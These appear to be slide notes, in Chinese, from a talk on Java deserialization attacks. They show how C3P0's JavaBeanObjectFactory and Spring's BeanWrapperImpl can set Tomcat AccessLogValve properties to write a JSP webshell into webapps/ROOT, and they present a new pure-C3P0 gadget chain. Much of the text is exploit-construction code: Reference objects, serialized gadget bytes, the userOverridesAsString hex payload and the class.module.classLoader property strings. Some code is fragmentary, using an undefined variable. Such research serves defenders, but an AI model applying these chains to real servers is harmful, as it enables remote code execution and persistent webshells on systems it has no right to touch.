- 在 Spring 中 org.springframework.beans.AbstractNestablePropertyAccessor#setPropertyValue() 它会调用 getPropertyAccessorForPropertyPath 通过递归调用自身，实现对利用链的递归解析。

```
protected AbstractNestablePropertyAccessor getPropertyAccessorForPropertyPath(String propertyPath) {
      int pos = PropertyAccessorUtils.getFirstNestedPropertySeparatorIndex(propertyPath);
      if (pos > -1) {
          String nestedProperty = propertyPath.substring(0, pos);
          String nestedPath = propertyPath.substring(pos + 1);
          AbstractNestablePropertyAccessor nestedPa = this.getNestedPropertyAccessor(nestedProperty);
          return nestedPa.getPropertyAccessorForPropertyPath(nestedPath);
  ...
  }
```

扩展攻击手法

- 经过迭代，最终的利用链为

```
java.lang.Class.getModule()
    java.lang.Module.getClassLoader()
        org.apache.catalina.loader.ParallelWebappClassLoader.getResources()
            org.apache.catalina.webresources.StandardRoot.getContext()
                org.apache.catalina.core.StandardContext.getParent()
                    org.apache.catalina.core.StandardHost.getPipeline()
                        org.apache.catalina.core.StandardPipeline.getFirst()
                            org.apache.catalina.valves.AccessLogValve.setPattern()
```

所以可以依次对 AccessLogValve 类得属性进行设置，完成写 shell

扩展攻击手法

总结

利用 C3p0JavaBeanObjectFactory 的特性去修改 tomcat的AccessLogValve属性值
org.springframework.beans.BeanWrapperImpl.setPropertyValue =>
class.module.classLoader.resources.context.parent.pipeline.first.pattern= shell字符
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=1

```
        Reference ref = new
Reference("org.springframework.beans.BeanWrapperImpl","com.mchange.v2.naming.JavaBeanObjectFactory", null);
       PropertyValue pv1 = new
PropertyValue("class.module.classLoader.resources.context.parent.pipeline.first.directory","/Users/snake/tomcat/apac
he-tomcat-8.5.27/webapps/ROOT");
        Field field = PropertyValue.class.getDeclaredField("resolvedTokens");
        field.setAccessible(true);
        field.set(pv5, 111);
        PropertyValue Pv= new PropertyValue(pv5);
        ref.add(new BinaryRefAddr("wrappedInstance", serialize(Pv)));
        ref.add(new BinaryRefAddr("beanInstance", serialize(Pv)));
        ref.add(new BinaryRefAddr("propertyValue", serialize(Pv)));
```

扩展攻击手法

- 二次反序列化

  com.mchange.v2.naming.JavaBeanObjectFactory#getObjectInstance

```
    public Object getObjectInstance(Object var1, Name var2, Context var3, Hashtable var4) throws Exception {
        .....
            Reference var5 = (Reference)var1;
            HashMap var6 = new HashMap();
            Enumeration var7 = var5.getAll();
            .....
            BinaryRefAddr var9 =
(BinaryRefAddr)var6.remove("com.mchange.v2.naming.JavaBeanReferenceMaker.REF_PROPS_KEY");
            if (var9 != null) {
                var12 = (Set)SerializableUtils.fromByteArray((byte[])var9.getContent());
            }
    .....
    }
```

这里可以看到 Refernce 中获取这个 key 的 byte 数组，然后进行序列化

扩展攻击手法

com.mchange.v2.naming.JavaBeanObjectFactory#createPropertyMap

```
private Map createPropertyMap(Class var1, Map var2) throws Exception {
    BeanInfo var3 = Introspector.getBeanInfo(var1);
    PropertyDescriptor[] var4 = var3.getPropertyDescriptors();
    HashMap var5 = new HashMap();
    int var6 = 0;
        ........
        if (var11 != null) {
            if (var11 instanceof StringRefAddr) {
            .....
            } else if (var11 instanceof BinaryRefAddr) {
                byte[] var16 = (byte[])((BinaryRefAddr)var11).getContent();
                if (var16.length == 0) {
                    var5.put(var9, NULL_TOKEN);
                } else {
                    var5.put(var9, SerializableUtils.fromByteArray(var16));
            ......
        }
    }
```

获取传入 Class 的所有 PropertyDescriptors，然后遍历，如果 Reference 有 PropertyDescriptors 的值，在判断是 string 还是 byte ，是 byte 就是直接进行反序列化还原对象。

扩展攻击手法

利用 setUserOverridesAsString ， 原理很简单

```
        byte[] bytes = Files.readAllBytes(Paths.get("PoolBackedDataSourceBase"));
        String exp = "HexAsciiSerializedMap:"+ HexBin.encode(bytes)+";";
        Reference reference = new Reference("com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
"com.mchange.v2.naming.JavaBeanObjectFactory", null);
        reference.add(new StringRefAddr("userOverridesAsString",exp));
        Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
        utils.setFieldValue(o, "reference", reference);
        Object base = utils.createWithoutConstructor("com.mchange.v2.c3p0.impl.JndiRefDataSourceBase");
        utils.setFieldValue(base, "jndiName", o);
        byte[] serialize = utils.serialize(base);
        utils.unserialize(serialize);
```

扩展攻击手法

```
        byte[] bytes = Files.readAllBytes(Paths.get("gadget"));
        Reference reference1 = new Reference("com.mchange.v2.naming.JavaBeanObjectFactory",
"com.mchange.v2.naming.JavaBeanObjectFactory", null);
        reference1.add(new BinaryRefAddr("com.mchange.v2.naming.JavaBeanReferenceMaker.REF_PROPS_KEY",bytes));
        Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
        utils.setFieldValue(o, "reference", reference1);

        Object base = utils.createWithoutConstructor("com.mchange.v2.c3p0.impl.JndiRefDataSourceBase");
        utils.setFieldValue(base, "jndiName", o);
        byte[] serialize = utils.serialize(base);
        utils.unserialize(serialize);
```

这里给出构造，也就是一条 JDK 反序列化纯 C3P0 依赖的新链。也可以把利用 Getter 链的头来触发 ReferenceSerialized 的getObject

THANKS!